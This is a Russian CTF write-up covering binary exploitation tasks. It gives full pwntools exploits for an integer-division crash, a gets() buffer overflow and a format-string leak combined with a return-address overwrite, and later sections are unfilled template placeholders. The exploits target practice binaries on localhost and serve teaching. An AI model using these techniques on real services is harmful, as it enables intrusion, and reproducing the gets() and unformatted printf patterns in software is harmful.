
CTF Code

Writeups

Binary analysis

6 октября 2021 г.

Оглавление

Easy		1
1	Crash me	1
2	System health check	2
Medium		4
1	You're a Wizard, Harry	4
2	<Название>	6
Hard		7
1	<Название>	7
2	<Название>	7

Easy

1 Crash me

Теги: C, baby

<условие задачи>

Нам дается бинарь и порт для подключения. Толком анализировать его бессмысленно, по ассемблерному листингу понятно, что он принимает на вход два числа a и b типа `int`, после чего проверяет, что b не 0 и вычисляет их частное $\frac{a}{b}$. Собственно говоря, задача на Undefined Behavior (иногда можно встретить аббревиатуру UB) в C/C++. Если в этих языках поделить `INT_MIN` на `-1`, то результат не влезет в тип `int` и произойдет SIGFPE (Fatal Arithmetic Error). Так как наша задача просто положить бинарь - это идеальный для нас вариант. Напишем сплойт (хотя в данной задаче проще руками, но для того, чтобы райтап выглядел более-менее равномерно будет приведен сплойт):

Листинг 1: Вызываем SIGFPE

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './problem'
REMOTE = True
INT_MIN = 0x80000000

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.sendline(str(INT_MIN))
```

```


r.sendline(str(-1))

r.interactive()

if __name__ == '__main__':
    exploit()

```

И получаем флаг:



```

[anykeyshik@Irisu easy1]$ ./sploit.py
[+] Opening connection to 127.0.0.1 on port 1337: Done
[*] Switching to interactive mode
Give me A and B and I'll give you A/B
If you crush me, my master give you flag
Wow, you've crushed this
oren_ctf_CVE!
[*] Got EOF while reading in interactive
$

```

Рис. 1: Вот бы всегда так

2 System health check

Теги: C, Buffer Overflow, baby

<условие задачи>

Нам дается простенький бинарь, спрашивающий пароль. При декомпиляции первое, на что падает взгляд - использование функции `gets()`. От этого буквально несет переполнением буфера. Остается понять, насколько его переполнять. Если взглянуть на пролог функции `remote_system_health_check()`, то становится понятно, что содержимое стека в данном случае выглядит как `ebp + buffer`. Размер буфера тоже виден ниже и равен `0x108`, что в более привычной для нас десятичной системе счисления равняется 264. Таким образом, пайлоад будет выглядеть как: `password + \x00 + padding + RA`. То есть требуемый пароль, нулевой байт для того, чтобы функция `strcmp()` "правильно" сравнила строки, после чего забивание буфера и `ebp` и перезапись адреса возврата. Остается понять, сколько же нужно забивать. Так как наш пароль выглядит как `sUp3r_S3cr3T_P4s5w0rD` и его длина равна 21, то из 264 байт у нас остается 242 (не забываем про нулевой байт в конце строки). Отлично, буфер забит. Нужно добавить еще 4 байта для того, чтобы

дойти до адреса возврата сквозь **ebp**. И не стоит забывать, что функция **gets()** автоматически добавляет в конец нулевой байт - то есть из получившихся 246 нужно вычесть 1 и получить 245 - длину нашего смещения. Ну и еще стоит вспомнить, что адреса хранятся в little-endian. Таким образом, сплойт будет выглядеть следующим образом:

Листинг 2: Переполнение буфера

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='i386')

BINARY = './system_health_checker'
REMOTE = True

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.recvline()

    padding = "A" * 245
    RA = p64(0x0804928c)

    r.sendline("sUp3r_S3cr3T_P4s5w0rD\x00" + padding + RA)
    r.interactive()

if __name__ == "__main__":
    exploit()
```

После чего получаем флаг **oren_ctf_baron_samedit!**

Medium

1 You're a Wizard, Harry

Теги: C, Buffer Overflow, Format String, baby

<условие задачи>

По своей сути задача является вариацией предыдущей - просто с небольшими изменениями в виде того, что теперь бинарь не позиционно-независимый и адреса меняются через ASLR. Поэтому задача просто посчитать адрес функции перед ее вызовом. И важно помнить, что теперь наш бинарь не 32, а 64 битный, то есть размеры регистров не 4, а 8 байт. Начало остается точно таким же: мы отсылаем пароль и нулевой байт. Опять в прологе видим, что под буфер отведено 256 байт. То есть суммарно на стеке "ненужного места" 264 байта - 256 буфера и 8 rbp. Длина нужного заклинания вместе с нулевым байтом - 13 символов. То есть нужно забить 251 байт, после чего можно смело совать адрес нужной функции и радостно получать флаг¹.

Но как нам добыть нужный адрес? Если внимательно посмотреть, то можно увидеть, что `printf` выводит строку без спецификатора, прям как есть. Это уязвимость форматной строки. Так как прототип `printf`'а выглядит как `extern int printf(const char *__restrict __format, ...)`, то можно получать адреса на стеке - `printf` интерпретирует переменную, которую ему дали, как форматную строку, а в качестве, которые нужно в нее подставить будет брать значения стека. Таким образом можно получить адрес возврата из функции `AAAAAAAA`, после чего отнять от этого числа разницу между ее адресом возврата и началом функции `WIN` и таким образом получить адрес функции `WIN`, который уже можно перезаписывать на стек и возвращаться по нему.

Окей, мы определились с нашим пайлоадом: заклинание + нулевой байт + мусор + нужный адрес. Но тут возникает подстава - программа падает. Если погуглить (или знать), то можно найти, что функции из `libc` требуют выравнивания стека. Проблема. Но можно воспользоваться ROP (Return Oriented Programming) - для

¹Кстати, пару слов про возможности `pwntools`. Они как раз применяются в этом спойте: очень часто достаточно долго считать, сколько же места нужно забить. Для этого в этом фреймворке есть замечательная функция `cycles`, которая генерирует строку с помощью **последовательно-сти де Брёйна**. Таким образом достаточно просто найти буквы, которые после переполнения окажутся в IP и умножать на их вхождение в последовательность, для чего тоже существует отдельная функция.

начала вернуться из WIN-функции и таким образом выравнять стек. То есть, в конечном итоге, пайлоад будет выглядеть как: заклинание + нулевой байт + мусор + адрес возврата из WIN + адрес WIN.

Сплойт будет выглядеть примерно следующим образом:

Листинг 3: Переполнение буфера с форматной строкой

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './wizards'
REMOTE = True

WIN_OFFSET = 0x13f
WIN_RET = 0x42

def leak_win_address(remote):
    remote.recvuntil("Enter_your_witch_name:")
    log.info("Sending_format_string_exploit...")
    remote.sendline("%p|" * 42)

    LEAKS = remote.recvuntil("enter_your_magic_spell:").split("|")
    MAIN = int(LEAKS[-5], 16)
    log.info("Leaked_MAIN_function_address: {}".format(hex(MAIN)))

    WIN = MAIN - WIN_OFFSET
    log.info("Leaked_WIN_function_address: {}".format(hex(WIN)))

    return WIN

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    win_addr = leak_win_address(r)
    win_ret = win_addr + WIN_RET
```

Medium

```
payload = "Expelliarmus\x00"  
payload += 'A' * cyclic_find("cnaa")  
payload += p64(win_ret)  
payload += p64(win_addr)  
  
r.sendline(payload)  
r.interactive()  
  
if __name__ == "__main__":  
    exploit()
```

Таким образом, получаем флаг `oren_ctf_Berners-Lee!`

2 <Название>

Теги: <Теги>

<условие задачи>

Hard

1 <Название>

Теги: <Теги>

<условие задачи>

2 <Название>

Теги: <Теги>

<условие задачи>